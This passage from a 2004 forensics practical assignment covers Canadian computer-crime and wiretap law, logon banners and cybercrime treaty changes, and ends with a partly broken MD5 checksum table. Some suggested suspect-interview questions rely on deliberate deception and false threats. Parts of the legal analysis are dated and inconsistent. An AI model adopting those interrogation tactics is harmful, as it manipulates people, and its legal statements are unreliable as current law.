- b) by means of an electro-magnetic, acoustic, mechanical or other device, intercepts or causes to be intercepted, directly or indirectly, any function of a computer system,
- c) uses or causes to be used, directly or indirectly, a computer system with intent to commit an offence under paragraph (a) or (b) or an offence under section 430 in relation to data or a computer system, or
- d) uses, possesses, traffics in or permits another person to have access to a computer password that would enable a person to commit an offence under paragraph (a), (b) or (c)

Section 342.1 (1) would apply in this case because it is likely that the application "sn.dat" was compiled and installed to monitor the activity of systems administrators on a system that has been previously compromised by the attacker. This would thus prove the attacker obtained direct access to a computer service without authorization or legal right.

342.1(1) Penalties

... is guilty of an indictable offence and liable to imprisonment for a term not exceeding ten years, or is guilty of an offence punishable on summary conviction.

Section 430 (1.1)-Criminal code of Canada. -- Mischief to data

"Everyone commits mischief who willfully:"

- a) Destroys or alters data
- b) Renders data meaningless, useless or ineffective.
- c) Obstructs, interrupts or interferes with the lawful use of data.
- d) Obstructs, interrupts or interferes with any person in the lawful use of data or denies access to data to any person who is entitled to access thereto

Section 430(1.1) could be applied in this case because the hacker may be using the data captured in "The_I0gz" files to interrupt, obstruct or interfere the legitimate communications of the system.

430(1.1) Penalties

(2) Every one who commits mischief that causes actual danger to life is guilty of an indictable offence and liable to imprisonment for life.

(3) Every one who commits mischief in relation to property that is a testamentary instrument or the value of which exceeds one thousand dollars

(a) is guilty of an indictable offence and liable to imprisonment for a term not exceeding ten years; or

(b) is guilty of an offence punishable on summary conviction.

(4) Every one who commits mischief in relation to property, other than property described in subsection (3),

(a) is guilty of an indictable offence and liable for imprisonment for a term not exceeding two years; or

(b) is guilty of an offence punishable on summary conviction.

(5) Every one who commits mischief in relation to data

(a) is guilty of an indictable offence and liable to imprisonment for a term not exceeding ten years; or

(b) is guilty of an offence punishable on summary conviction.

(5.1) Every one who wilfully does an act or wilfully omits to do an act that it is his duty to do, if that act or omission is likely to constitute mischief causing actual danger to life, or to constitute mischief in relation to property or data,

(a) is guilty of an indictable offence and liable to imprisonment for a term not exceeding five years; or

(b) is guilty of an offence punishable on summary conviction.

Section 184(1) of the criminal code of Canada -- Interception

Every one who, by means of any electro-magnetic, acoustic, mechanical or other device, wilfully intercepts a private communication is guilty of an indictable offence and liable to imprisonment for a term not exceeding five years.

184(1) would apply since the sole purpose of "sn.dat" is to capture data from a system without authorization.

184(1) Penalties

... liable to imprisonment for a term not exceeding five years.

Section 326 of the criminal code of Canada -- Theft of telecommunication service

(1) Every one commits theft who fraudulently, maliciously, or without color of right:

(b) uses any telecommunication facility or obtains any telecommunication service.

(2) Definition of "telecommunication"

In this section and section 327, "telecommunication" means any transmission, emission or reception of signs, signals, writing, images or sounds or intelligence of any nature by wire, radio, visual or other electromagnetic system. Section 326(1)(b) could be pursued since "sn.dat" is used to capture "writing of intelligence" over telecommunication by this definition.

326(1)(b) Penalties

... liable to imprisonment for a term not exceeding two years.

Canadian Criminal Code references xii

No proof of execution

As discussed above, the Canadian law system requires MENS REA and ACTUS REUS to be met for successful prosecution. If either of these requirements cannot be met then the next level of recourse should be an Information Security Policy, which can be effectively used to identify and mitigate internal and external threats.^{xiii}

A comprehensively designed policy will outline the acceptable use of corporate resources and consequences of violation. Since there are several issues with running "questionable" applications such as ADMsniff, it is important to provide awareness training to employees so security is practiced and observed by all employees. Violation of the internal polices may be better identified to employees simply by making them aware of the business impact such activities can have. Some examples of this are as follows:

- Denial of service to corporate systems
- Legal liability → If, systems outside the corporation are attacked or compromised due to this activity.
- Data integrity issues → Due to events stemming from the execution of such applications.
- Data confidentiality issues → Due to events stemming from the execution of such applications.
- Loss of corporate reputation → Due to events stemming from the execution of such applications.

The risk imposed by employees compiling unknown code, and running it on corporate systems and networks needs to be clearly identified within the Acceptable Use Policy. It is also imperative these policies be well communicated to all employees and read and understood by all employees. Employees must realize the direct results of this activity can lead to system availability, confidentiality and data integrity breaches costing the company in areas including, loss of reputation, legal liability, and financial loss.

Interview Questions

- Our network IDS picked up a file transfer to system X and it originated from your system. We then noticed a file system change on system X that our host based IDS picked up so we investigated. We discovered some applications used for troubleshooting network activity...(Obtain confirmation from subject) We're sure you were trying to troubleshoot a problem but these tools take a fair amount of disk space and we can't afford new drives... (Sympathize) ADMsniff is a pretty interesting tool... (Dig for the whole story, confirm specific application)
- So, I understand you were trying out a sniffer on one of the systems. Management thinks you took down the network with it... (Confirmation). I would tell management right away that there is no way ADMsniff could break the network because it's just listens to packets... (Confirm Tool)
- 3. Developing and testing network sniffers during company time is conflict of interest because the company directly deals in network technologies. I would stop immediately or you may lose your job... (Make the person think they are in trouble for different reasons.) Besides, isn't that sniffer based in ADMsniff?
- 4. There are multiple sections of the Canadian criminal code that deal with the things you are doing on the network and management has told me to contact law enforcement because what you've done it illegal. Now, I don't really think it's a big deal but your going to have to help me understand what you were doing so I can help you out.
- 5. Hey, what is that stuff you installed on system X? That's really cool man. Can you teach me how to do that? I tried to use ADMsniff at home but didn't understand how. There doesn't seem to be a program only these .c and .h files.. This stuff is complicated! Do you understand it?? Can you show me how you got your copy of ADMsniff working?
- 6. We are trying to find out if telnet and ftp are working on system X and we have gone through the regular troubleshooting routines but have had no luck. I heard you have a nifty program that will log the data? Can we use that to help troubleshoot? Where is it? What's it called? Is there a newer version or did you just install it?
- 7. You understand who we are right? Corporate security... we have been watching you for the last while... you've been doing a lot of really questionable things... (Open ended statement, wait for confession). (Press) We know your associated with the hacker group and law enforcement is going to know soon. Espionage is a federal offence! We know because of that program you installed... Of course it's the least of your worries at this point... ADMsniff right?

Assignment 3 - Legal Issues of Incident Handling (Wiretap Statute)

Introduction

The basic foundation of the democracy of Canada is the Canadian Charter of Rights and Freedoms. The charter is the guiding principal governing the rights and freedoms of the citizens of Canada. The relevance of this Act of Constitution to wiretap laws is Section 8 of the charter, which states, <u>"Everyone has the right to be secure against unreasonable search or seizure"</u>. This is the basis in which to apply the laws of Canada and specifically the effects of wiretap laws, better known in Canada as the Interception of Communication.

In the Canadian legal system there are a handful of laws that deal with wiretaps and each of these laws have specific requirements which need to be met for the law to be effective. In order to fully cover the aspects of wiretaps it is important to include law enforcements role and their powers and limitations during an investigation.

Various sections of Canadian law cover the interception of communications (wiretap laws) directly and indirectly. Specifically, section 184 of the Criminal Code of Canada outlines the interception of communication, defining when it is legal and illegal to intercept communications. This section of the criminal code states "everyone who intercepts a private communication is guilty of an indictable offence and liable to imprisonment for up to 10 years". Within this law are exceptions that can be applied to the system administrator role within and organization.

Communications Interception by System Administrators

184.1(a): Interception of Communications

Subsection (a) of Criminal Code 184 states "either the originator of the private communication or the person intended by the originator to receive it has consented to the interception". Section 184 applies to any person who has the consent of the sender or originator of the communication. Sections 184.2(2) of the criminal code states that this consent can be express or implied. This is important because it addresses implied and expressed consent, which is important within the System Administrator's authority to intercept and monitor communication. For example, if a company has developed, implemented and communicated a Security Policy to all it's employees, this can be considered as implied consent for the administrator to monitor communications because it could be argued the company is one half of the communications when employees conduct business for the company.

The Security Policy will normally have declarations that provide warnings to readers stating warnings similar to "all communications may be monitored on all corporate systems". This type of statement informs employees that their use of corporate systems will be monitored and by their awareness of this notification via the security policy, they have consented to these actions.

The concept of systems owners is one in which a system within a company can be assigned to a person or job description, granting full ownership and decision making rights for that system. System owners can imply consent to the interception of communications by reading and consenting to the Security Policy as described above. Sometimes the system owner would be considered half of the private communication and thus has authority under section 184.1(a) to monitor communications. The system administrator has implied or expressed consent from the system owner then it would be legal for the system administrator to intercept communications.

814.2(iii) "Interception is legal if the purpose or intent is to protect the person's rights and property directly related to providing the service".

Section 814.2(iii) of the criminal code of Canada makes an allowance of system administrators to intercept traffic as part of normal activity in providing support of the system they administer by *"protecting the persons rights and property"*, which must be "directly related to providing the service". This section allows administrators to intercept communications in multiple ways and using different technologies. In most cases, obtaining the justification to prove the system administrator was intercepting communications under this section would be fairly trivial.

An expectation of system administrators to provide the confidentiality, availability and integrity of the systems they manage provides implied consent in section 814.2(iii). Augmentation of this view would include supporting documentation, such as the system administrator's job description, which would typically include duties and responsibilities directly related to providing the support of the systems. Service level agreements between a system owner and provider would demonstrate legal authorization in interception of communication through implied consent within section.

System administrators typically deploy technologies such as firewalls, Intrusion Detection systems, and other logging facilities. Exceptions to section 814.2(iii) may include detailed monitoring such as content filtering of email or targeting specific employees because neither of these examples are directly related to *"protecting the rights and property related to providing the service"*.

In a case where the communication lies outside the consent and authorization required of a systems administrator, section 184(b) can be applied if a law enforcement officer has satisfied the requirements in section 184(4).

184(4)

Allows law enforcement authorization to intercept communications in "Exceptional Circumstances"

- 1. Where there is an urgency in which authorization could not be obtained in time.
- 2. The interception may prevent immediate and serious harm to a person or property.

When none of the requirements within the laws in the Criminal Code have been satisfied, a System Administrator would be in violation of the law and subject to the penalties of breaking those laws.

Search and Seizure in Canada

Data that is considered stored such as email, application data or computer files located within a computer system or written to physical media would typically require the search and analysis of the system. In cases where interception is not possible, search and seizure laws may be applied. As in the United States, Canada has search and seizure laws that deal with data that is in a "stored state" as apposed to an "In transit" state. In order for law enforcement to seize computer systems, obtain files or search through data, they must have a warrant authorizing the **"search and seizure"** of computer equipment and/or the data in the system or other systems available to that system. To obtain authorization, law enforcement must obtain a warrant authorization by a legal justice.

The decision a justice makes to issue a warrant for search and seizure of computer equipment and data is made under the provisions of section 487(2.1) of the criminal code of Canada and within the Canadian Charter of Rights and Freedoms, Section 8. Section 8 is a catchall phrase that states, *"Everyone has the right to be secure against unreasonable search and seizure"*. However, within Section 487(2.1) of the criminal code, provisions are made for law enforcement to obtain a search warrant as long as they have satisfied a justice that they have reasonable grounds to believe that a law has been broken and the area they have identified in the warrant contains the information or evidence in question.

Section 487(2.1) A person authorized under this section to search a computer system in a building or place for data may (a) use or cause to be used any computer system at the building or place to search any data contained in or available to the computer system; (b) reproduce or cause to be reproduced any data in the form of a print-out or other intelligible output;

(c) seize the print-out or other output for examination or copying; and

(d) use or cause to be used any copying equipment at the place to make copies of the data.

An interesting question arises from part (a) of Section 487(2.1), stating that *"...any data contained in <u>or available to the computer system</u>" ...can be searched or seized. Under this definition, and once a warrant has been authorized, law enforcement has been granted the ability to search any system, device and data that is available to this system.^{xiv xv}*

The implications of this level of authorization are clearly realized when applied in a corporate business setting. The authority granted to law enforcement to search and seize computers and data based on their availability to other systems could cause significant business disruption. An example of this could be an employee who has installed software on his corporate computer system and is using it to compromise other systems outside of an organization. Law enforcement could execute a warrant to search and seize the employees computer system and all of the systems in which it connects. Since most employees would connect to systems, which allow them to perform their job functions such as mail servers, file servers, and database servers, part (a) of this section can be very disruptive to a business since all of these servers are "available" to the employee's computer. In fact, in some cases this type of authority may cause a significant enough disruption to render a business unproductive during the investigation.

This type of authorization may create reluctance on the part of a systems administrator to include law enforcement in the investigation of an employee since there is no guarantee that the investigation will not take advantage of this law and potentially remove systems from the business for investigation purposes. However it would not be in law enforcements best interest to set this type of precedence since future cooperation from businesses would not be as forthcoming.

In order to avoid this type of situation, a system administrator can take a proactive approach, helping law enforcement while maintaining the complete availability of their systems. For example, if a users computer is suspected of misuse, the administrator can make read only images of the hard disk, run MD5 checksums against the original image and the copy and supply this information to law enforcement. The same can be said with data on systems "available" to the users computer such as mail servers, file servers and others.

Illegal interception

In the Canadian Charter of rights and freedoms, everyone has the right to be secure against unreasonable search or seizure. Because there are provisions in Canadian law to intercept communications for a variety of reasons, this does not permit system administrators or law enforcement to intercept private communications without justification or at will. The various sections of the criminal code that allow systems administrators or law enforcement the flexibility to monitor traffic, including the protection of property, could be seriously challenged when there is no direct evidence requiring or granting authorization to intercept. Where a system administrator employs logging or monitoring such as Intrusion Detection, firewalls, or other technologies that log data with the intent of general collection systems they generally fall into the exceptions of the criminal code.

Where a system administrator directly monitors an individual and cannot prove the intent described above, they would not fall into the exceptions of the criminal code and thus may have violated the Charter of rights and freedoms and have created a criminal offense themselves. In situations where an administrator has access to networks or systems outside of their direct control or authorization, the exceptions in the criminal code would not apply. An important point to understand is when system administrators are attempting to track down unauthorized communications, hacking or troubleshooting common problems, they must be aware of when monitoring can cross the line between being on the right side of the law and when their actions bring them in violation of the law. Understanding how the law apply are essential to these types of situations and administrators should consult with their companies legal or human resources departments when unsure of their limitations.

Communications Interception by Law Enforcement

Sections 184(1)(2)(3) of the criminal code, outline law enforcements ability to intercept communications in Canada. Law enforcement's ability to intercept communications is more restrictive than that of the corporate system administrator. This is partly due to the fact that when law enforcement has a requirement to intercept communications it is with the intent of gathering evidence for some type of criminal prosecution. To intercept communications of private citizens law enforcement is required to meet expectations and requirements in Canadian law, ensuring they do not infringe on the rights of the citizen as granted in the Canadian Charter of Rights and Freedoms. Once law enforcement has met the requirements of the warrant and they have satisfied a judge, limitations still apply to the interception.

Law enforcement must meet the following requirements for the approval of communications interception:

- 1. Must provide particulars of the offence.
- 2. Must prove reasonable grounds that an offence has been committed.
- 3. Must include the name of the person consenting to the interception
- 4. The period of authorization should no exceed 60 days if requested in person.

- 5. The period of authorization should no exceed 36 hours if not requested in person.
- 6. Have reasonable grounds that the information required will be obtained via the interception request.
- 7. State the type of communication to be intercepted.
- 8. Data must be destroyed as soon as practicable after the application for authorization.

Since there are somewhat significant restrictions placed on law enforcement when attempting to collect evidence for prosecution, it is advantageous for the system administrator to collect the data without the assistance of law enforcement since they have much greater freedom. There are potential problems with this method in that the system administrator must be well versed in evidence collection and appropriate procedures, otherwise their effort may not stand up when presented.

System & Device Banners

Placing banners on computer systems is a widely adopted practice used to identify the intended use and/or restrictions of a computer system. Information included in system banners generally pertains to the authorized use of the system, the intended users and penalties or laws that could be applied if violated.

An example of a typical banner is included below. This banner was taken from Carnegie Mellon, Software Engineering Institute – CERT Coordination Center and is applied via a system registry entry in Windows NT/2000. ^{xvi}

banner.reg - Notepad X File Edit Search Help
REGEDIT4
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon] "LegalNoticeCaption"="WARNING: Use of this System is Restricted and Monitored!" "LegalNoticeText"="This system is for the use of authorized users only. Individuals using this computer system without authority, or in excess of their authority, are subject to having all of their activities on this system monitored and recorded by system personnel. In the course of monitoring individuals improperly using this system, or in the course of system maintenance, the activities of authorized users may also be monitored. Anyone using this system expressly consents to such monitoring and is advised that if such monitoring reveals possible evidence of criminal activity, system personnel may provide the evidence of such monitoring to law enforcement officials."

To implement a banner in a Unix environment, there are a few locations in which the banner can be placed. For general logins, banners are placed in /etc/motd and /etc/issue. Since the banners placed in /etc/motd and /etc/issue will only

appear when someone is attempting to login to a system, it is important to include banners in the other services that run on the system. For example, if you run a Lotus Notes server, you should apply the banner so when employees or others attempt a login, the banner is displayed. This applies to a multitude of services on all systems.

Computer systems connected to network infrastructures such as local area networks or large networks such as the Internet can be used or "seen" by people other than the intended users. As such, outside users are un-aware of the specific uses or restrictions placed on the particular system in question. This concept is especially true since it not only applies to citizens of the country the system resides but potentially to citizens outside of the country, which can complicate legal issues. Because people from other countries are typically not verse in the laws of another country it is important to make diligent attempts to inform people what they are connecting to, who is permitted to connect, and how communications and transactions are permitted on the system. Shown below are four samples of banners that can be used depending on your application. These have been taken from the Naval Sea Logistics Center Web Site. ^{xvii}

(1)

DoD Warning Banner

Use of this or any other DoD interest computer system constitutes a consent to monitoring at all times.

This is a Department of Defense Computer System. This computer system, including all related equipment, networks and network devices (specifically including INTERNET ACCESS), are provided only for authorized U.S. Government use. DOD Computer Systems may be monitored for all lawful purposes, including to ensure that their use is authorized, for management of the system, to facilitate protection against unauthorized access, and to verify security procedures, survivability and operational security. Monitoring includes active attacks by authorized DOD entities to test or verify the security of the system. During monitoring, information may be examined, recorded, copied and used for authorized purposes. All information, including personal information, placed on or sent over this system may be monitored.

Use of this DOD Computer System, AUTHORIZED or UNAUTHORIZED, constitutes consent to MONITORING of this system. UNAUTHORIZED use may SUBJECT YOU TO CRIMINAL PROSECUTION. EVIDENCE of UNAUTHORIZED use collected during monitoring may be used for administrative, criminal or adverse action. Use of this system constitutes consent to monitoring for these purposes.

Use of this or any other DoD interest computer system constitutes a consent to monitoring at all times.

(2) Intellectual Property Disclaimer

Steven G Lukacs GCFA Practical Assignment 78

This work is not Public Domain outside of the United States. The Naval Sea Logistics Center makes this information available and makes no guarantees that this material is Public Domain. Therefore, reproduction of this material could violate individual copyrights, licensed to the U.S. Government.

(3)

Personal Opinion Disclaimer

This document was prepared as a service to the NAVSEA community. Neither the United States Government nor any of their employees, makes any warranty, expressed or implied, or assumes any legal liability or responsibility for the accuracy, completeness, or usefulness of any information, product, or process disclosed, or represents that its use would not infringe privately owned rights.

Reference herein to any specific commercial products, process, or service by trade name, trademark manufacturer, or otherwise, does not necessarily constitute or imply its endorsement, recommendation, or favoring by the United States Government. The opinions of the authors expressed herein do not necessarily state or reflect those of the United States Government, and shall not be used for advertising or product endorsement purposes.

(4)

Information Collected and Stored Automatically

If you do nothing during your visit but browse through the website, read pages, or download information, we will gather and store certain information about your visit automatically. This information does not identify you personally. We automatically collect and store only the following information about your visit:

The Internet domain (for example, "xcompany.com" if you use a private Internet access account, or "yourschool.edu" if you connect from a university's domain) and IP address (an IP address is a number that is automatically assigned to your computer whenever you are surfing the Web) from which you access our website;

The type of browser and operating system used to access our site; The date and time you access our site;

The pages you visit; and

If you linked to the current website from another website, the address of that website.

We use this information to help us make our site more useful to visitors -- to learn about the number of visitors to our site and the types of technology our visitors use. We do not track or record personal information about individuals and their visits.

An interesting point about placing banners on systems is the potential conflict with some security practices. The intent of a banner is to provide those

connecting to the system, information regarding the terms and conditions in using the systems and other relevant information.

Now consider that in computer security it is important to reduce your exposure and the risk to your systems in any way you can. One of the ways security professionals do this is to place misinformation or as little information as possible about the use of services residing on the system. For example, some applications present more of a security risk than others so security professionals will modify the banner information to misinform the user of the actual service in which they are connecting. In this case it may be that someone is connecting to your server and the banner they would typically see has been modified to say nothing, thus no terms and/or conditions information is displayed to the originator. This seems to be a double-edged sword since on one hand it seems reasonable to remove the banner in order to protect your system, and on the other hand the person is not made aware of the terms and conditions or legal ramifications of doing the wrong thing to your system. Of course, the opposite argument could be said, that displaying the banner to a hacker who resides in a country where criminal prosecution would be near impossible is futile and taking the obfuscation approach may be more effective.

There are several methods to placing warning banners on services as described above, however there is no current way to cover all the possible connections to a system. For example, there are 65535 TCP ports and 65535 UDP ports that services can use for their communication with other systems. The services covered above typically use the TCP protocol because it verifies the communication and delivery of packets. Problems arise when services or applications do not have a mechanism to deliver connection messages to the originator. In typical situations people connect to a system via a few well-known protocols and services such as ftp, telnet, or login. These services have mechanisms built in to display the intended legal or authorized use banner to the originator of the connection.

Issues to consider include applications that have no mechanism to display a banner, simply because the developer never saw the need. A choice must be made to use these applications or services with no banner or find an application, which is suitable for the given application and that has the ability to display a banner. Possible solutions to this problem may be a firewall or server capable of handling the connection requests for all ports running standard services. The firewall or server would answer connections and provide banner information by proxy. Once the user has read and accepted the banner, the connection would be passed to the appropriate system. This solution does provide a mechanism to pass required banner information to the originator for all services running on all ports, even when the services and ports are not open to the destination server.

While there certainly are problems with placing banners on all ports or services, applications do exist to enhance the functionality of banners. TCP Wrappers is

and application which is used as a front end for a variety of services. TCP Wrappers sends banner information based on the originators IP address, which allows it to distinguish between authorized and unauthorized systems. When a computer attempts a connection that is not in the "hosts.allow" file, a banner can be displayed telling the originator that they are not an authorized user of the system. If a connection is made from a legitimate user who's IP address is in the "hosts.allow" file, a banner can be displayed with a message regarding the terms and conditions that applies to authorized users of the system and their consent to monitoring. ^{xviii}

This type of setup may be used to reduce the problem of obfuscation described earlier because the banner displayed when an unauthorized IP addresses connects would be completely blank, revealing nothing about the service or application. Authorized users would still receive their standard banner. Of course the reverse argument is that the banner message serves a greater function by informing the unauthorized user of the terms and conditions of the system. The most beneficial deployment may be the use of a dual banner that removes the name and version of any given service for both authorized or unauthorized connections, only displaying the terms and conditions information based on the IP address.

Evolution of Canadian law

The current laws within the Canadian legal system are generally quite old in relation to computer crime as most came into effect in 1974. As computer technology continues to infiltrate the lives of everyone, Governments must apply or re-evaluate laws to keep up with the complexities of these technologies, and specifically how they are applied in criminal situations. The Canadian Department of Justice is pursuing ratification of the **Council of Europe's – Convention on Cyber Crime**, a treaty currently signed by 33 countries including Canada and most G8 members. ^{xix}

The Convention on Cyber Crime endeavors to provide countries with the ability to better investigate and prosecute those who commit computer related crimes. Specifically, the treaty addresses the issue of international cooperation when investigating and prosecuting cyber-crimes, an imperative when dealing with crimes that regularly cross national boarders. Other areas in which the treaty makes important inroads into the legal system are in the areas of procedural powers and the making of computer crimes. Although the Canadian legal system already has laws to deal with some of the suggestions within the Council of Europe Convention on Cyber-Crime, the treaty attempts to bring the legal system in step with the technologies of current computer systems, and provisions to deal with cyber-crime and powers to cross boarders.

For Canada to move in step with some of it's G8 partners and provide law enforcement with the tools and resources required in dealing with cyber-crime

the convention would require integration into current Canadian laws. Changes to the criminal code would include things such as requirements to ensure intercept capability, production orders, preservation orders and making the creation of malicious software a crime.

Enhancements to Intercept of Communications

There are no current requirements for service provides to build infrastructures that would allow law enforcement the ability to intercept communications. If the service provider is issued a warrant to comply with the interception of communications, it could be irrelevant since the service provider may not have the capability built into its' infrastructure.^{xx} The adoption and integration of the Council of Europe Convention on Cyber-Crime in the Canadian legal system would introduce laws that require service providers to build their infrastructure with interception capabilities. Although specifics have not been ironed out, the document suggests the new regulations would apply to new or significantly upgraded systems only.

Introduction of Production Orders

Although productions orders exist within areas such as the competition act, they are specific and cannot be used with regards to the criminal code. If introduced in the Canadian legal system, law enforcement would have the ability to issue production orders to service providers in order to intercept and capture data specific to the production order. Production orders in this circumstance are of great benefit to law enforcement because service providers have the expertise and understanding of their infrastructure that law enforcement would not and thus are better suited to intercepting the information required. Other benefits are that law enforcement does not have to physically be at the service provider to intercept the communication, this I especially beneficial when there is an emergent situation.

Introduction of Preservation Orders

Currently, the Canadian legal system has no provisions for preservation orders. All service providers maintain various levels of client information and depending on the type of information it may have varying retention periods. Integration of the Council of Europe Convention on Cyber-Crime and preservations orders into Canadian law would allow law enforcement to have certain clients records or information preserved for a specific amount of time in order to obtain warrants, or production orders for the capture of the intended data.

Concept of unlawful creation of malicious software

Section 342(1)(2), and 430 of the Criminal Code of Canada addresses the unauthorized destruction or altering of data but does not include the actual

creation of applications or programs that have intentions of unauthorized alteration or destruction of data. In the Council of Europe Convention on Cyber-Crime document, provisions are outlined to make the creation of applications that are meant to destroy or alter data a criminal offense. Examples used within the document are computer viruses and the creation thereof.

Graphical Images MD5 Checksums

Graphical Images MD5 Checksums	
77454ca7c9ff601846edfa0c9c088e51	004.gif
d5545623058caa8560091cbd8dfb7607	005.gif
5c797af7f77f32eec97cf3bde5c1b667	006.png
13f386137e6138c232927016488ad8a6	007.jpg
cde31524583d495fd05c42d39a0eaaff	008.png
fd97d91f682664d7750f642df2b6f4e7	009.jpg
78e20cb7e336910509bf9def2f512254	010.png
8d80d92a345554076352ed8de0d5886f	011.jpg
20615d1c7124c4f798a1d2b83e1a5694	012.png
f193f2f0a3ac2475e62ae97f0eeb39fc	
f92dc4ba730b0fa73dc44b60ab83ef4f	
408aea2981fd2f9709f99edb70937ba5	
6870dc1580b13d75734d6dd2381eba42	
5750c4d544ff327dc6cd6b674239be20	
27ec1e545ee37c5d2db809ef9353bd53	
8de421fcd52f6587aa169de6eb84abc5	
8c2c9938fa1c5a94260d2ac7a915e2c9	
a86e501c9727a16b95e04110e0b791ce	
2245774096abfb72dbb193a8b17c02e9	
34759fe84e2129111fd60c79a16baeb8	
39d73c794af13200ef21c2e705cf691a	
ffe28738b4547d9ec7e7a000b401ced1	
db7e51242aae36924a65b6f5a8840b29	212
0a29a987460ae015080431d13a8f45fe	
cb6d560dc3c33b47dfec95240122063a	22.2
61cd039c5a278968e90f1f97ea0d9fa2	
7ec01753affcec3414399f85f0ec7f52	
5c85affce78eee6dfa723c0e6ffeadcd	
e5abdec07ff060ef2ef36313607e242c	51 5
6747b7b3ea1e08708af68521ccadfd26	1 9
65566758015c66bb2c1b520a09aee1c8	51 5
5c6c4000dfba1d57d86480736b34484a	
28b3f5e71ce3405fcbb48643cef0ed96	
aecae08c8fba40a94ecc49432f366c93	
e41b9feb6782e86d11f11d66812d8476	
e2f34604538e45fd675faca1737ca20f	
a4383c640baf865366c46b7def832d66	
992d5e89289f95e7707d8aa79f6ffb82	1 9
ccdc895dc6962eaaf8b84151629ab485	51 5
9b3bb42ded0d02b0b49bf5fe591193cd	
6af1114395b0372a706e64f8576b2f11	
ce7acb3df6fc90c134383884de487e14	
79e5995150eb24745f79015915caf923	
c3229a41271cdaff42e284a81513995a	
2d35b01fc64f0df876f31f3e2ed52dcb	2
d8b2633371880fbb230c016fee00e936	
33ed13a2ab6cfb84358924028217c683	
fba41d4614c9e026ad7a6bb2246e9cba	1 5
IDATIUTUTTCJEUZUAU/AUDDZZ40E9CDA	0.01.168

Steven G Lukacs GCFA Practical Assignment 83

© SANS Institute 2004,

55fdba26b4d072f48174065f98abdf5f 052.png f1a450a7bb3508f16c1851a20fccfec3 053.jpg 91695ab7d79e4618381070e745e3b244 054.gif ee57b4be5da19ab321585ac73a40e827 055.gif 9aecdfedb556c40a26eb2b81086a13d7 056.png 9e7cf9b709cfa2bc4ed88fcf92184e8b 057.jpg 162416eb6dbea2cb4269a967e74657b6 058.png e4601f9ffb74c9f4b7d44480e8c304d2 059.jpg 487a307607d5d28298ae5f2e0a7cef58 060.png 8172b27dcf70faae3b52ae99eb8ef9f3 061.jpg 4483f940560e2c274b86b5848233c0f1 062.png 208d65b7cdb03c8a437d734046f01f74 063.jpg 46dbb408f0e23e1ea962a2d26b18eb2c 064.png 91af683231bb5e979f1da93d7f03a6b3 065.jpg 04253f91713e18ec6798e5b52d445f89 066.png 5e4c934bdce22f71bcd53adac8450c4b 067.jpg bd12c64086abff44472511dafa0f2729 068.png 801dbda81e7fb78bf18659a87f4ac7ee 069.jpg 75400064a7754ae192727356d859e7ea 070.png 9143f365ac7259060dd5a3f1ce416d2e 071.jpg 665192cd72ee370edabff5c07e7f63ed 072.png d9c1cf8933f6c6d34b7026e965ea1f0f 073.jpg ad6d37e5b14a3126575e573acec75d4b 074.png b4d0afd271933a42270b12243e9d3906 075.jpg 749e6d73ead23862f7e1b95e1973bf5a 076.png 04575d40c82281ecb49c1b01d867f66f 077.jpg 55a63b7aae27872e3ad0804fdb264159 078.png b3683d4411883e346cfd8553510b665f 079.jpg eb7afc235a18cb570cb749f3abe2237e 080.png 87697600419d4220118e382f2ccf9c33 081.jpg 627b4cfe5dbc884423db5931d2cebc1d 082.png 8d361f31c8936e7f694d7d73f51a55d6 083.jpg e7a7e9c73a2bc44b6970cb60048986a5 084.png 6985ae197d1d45be077759f6e3794d45 085.jpg cc8c11b514674931dcd56d56a11b2a88 086.png b9272584a260ddf8799e054c67c6ce52 087.jpg 308ab1ab45898835ab369664b838a739 088.png 47c41578a39509684cc7e6c4a2b1a7c3 089.jpg 47c41578a39509684cc7e6c4a2b1a7c3 090.jpg 3e6a668b4abeeb52c246c43839c8d1bc 091.png 2d6ec0797c00f040546137bc59ddb953 092.jpg 7f021f72ff5af498aa4568d80b10c2f7 093.png e8e59d51bfccfbddbe1317a972dd4f37 094.jpg 3f789bccb0ae275fe6319dd543bfd08f 095.png 3f11c7cda1fe34bf8feeb8a9c28cc657 096.jpg bd9ef60c04ac20040825980d53bfc135 097.gif

© SANS Institute 2004,

References

Bakos, George. Incidents.org, "SQLsnake code analysis" May 21, 2002. URL: http://www.incidents.org/diary/diary.php?id=157. " URL: http://www.getlinuxonline.com - Link no longer available. ^{III} Mandia Kevin & Prosise Chris, Incident Response – Investigating Computer Crime, Berkely, California, Osborne/McGraw, 2001 [™] Bakos, George. Incidents.org, "SQLsnake code analysis" May 21, 2002. URL: <u>http://www.incidents.org/diary/diary.php?id=157</u>. ^v Knowles, Douglas. Symantec Security Response, "Digispid B.Worm" May 21,2002. http://securityresponse.symantec.com/avcenter/venc/data/js.spida.b.html ^{vi} Hayes, Bill. University of Nebraska – Lincoln. "VIRUS ALERT - JS/Spida Internet worm variants" June 02, 2002 URL: http://www.unl.edu/security/virus_alerts/spida.htm vii Administrator, searchSolaris.com "To display time-stamp and gather info about a file..." Nov 11, 2001 URL: http://searchsolaris.techtarget.com/tip/1,289483,sid12_gci781834,00.html viii Simonsen, Keld. Network Working Group "Character Mnemonics & Character Sets" June, 1992.URL: http://asg.web.cmu.edu/rfc/rfc1345.html ^{ix} Clark, Tim. cnet, News.com "Hackers attack their own kind" July 9, 1999. URL: http://news.com.com/2100-1023-228253.html?legacy=cnet ^x Pfaff, Ben. GeoCrawler. "Possible NFS/mountd compromise?" Jan 31, 1999. http://www.geocrawler.com/archives/3/199/1999/1/0/1348550/ ^{xi} ADM. "DNS ID Hacking" URL: <u>http://adm.freelsd.net/ADM/ADMID.txt</u> xii McMaster University, "The Criminal Code of Canada" Sept 26, 1996. http://insight.mcmaster.ca/org/efc/pages/law/cc/cc.html - The criminal code of Canada xiii Partial Source: Wolynski, Jan. IPAM Presentation, Winnipeg, Canada. April 25, 2002. xiv Pomerance, Renee M. Crown Law Office (Criminal) Ministry of the Attorney eneral "Criminal Code Search Warrants" URL:http://www.opcc.bc.ca/Legal%20Reference%20Material/CRIMINAL%20CODE%20SEARCH %20WARRANTS.html ^{xv} Wisebrod, Dov. Legal Group for the Internet in Canada. "Search and Seizure of Computer Data" April 30, 1996. URL:<u>http://www.catalaw.com/dov/docs/dw-ssdata.htm</u> ^{xvi} Carnegie Mellon University "Setting up a logon banner on Windows NT 4.0" March 17, 1999.URL:http://www.cert.org/security-improvement/implementations/i034.01.html xvii Naval Sea Logistics Center. "Notice of Conditions and Restrictions on System", 07/24/2001 URL: http://www.nslc.navsea.navy.mil/DoDBanner.htm ^{xviii} Carnegie Mellon, Software Engineering Institute – CERT Coordination Center. 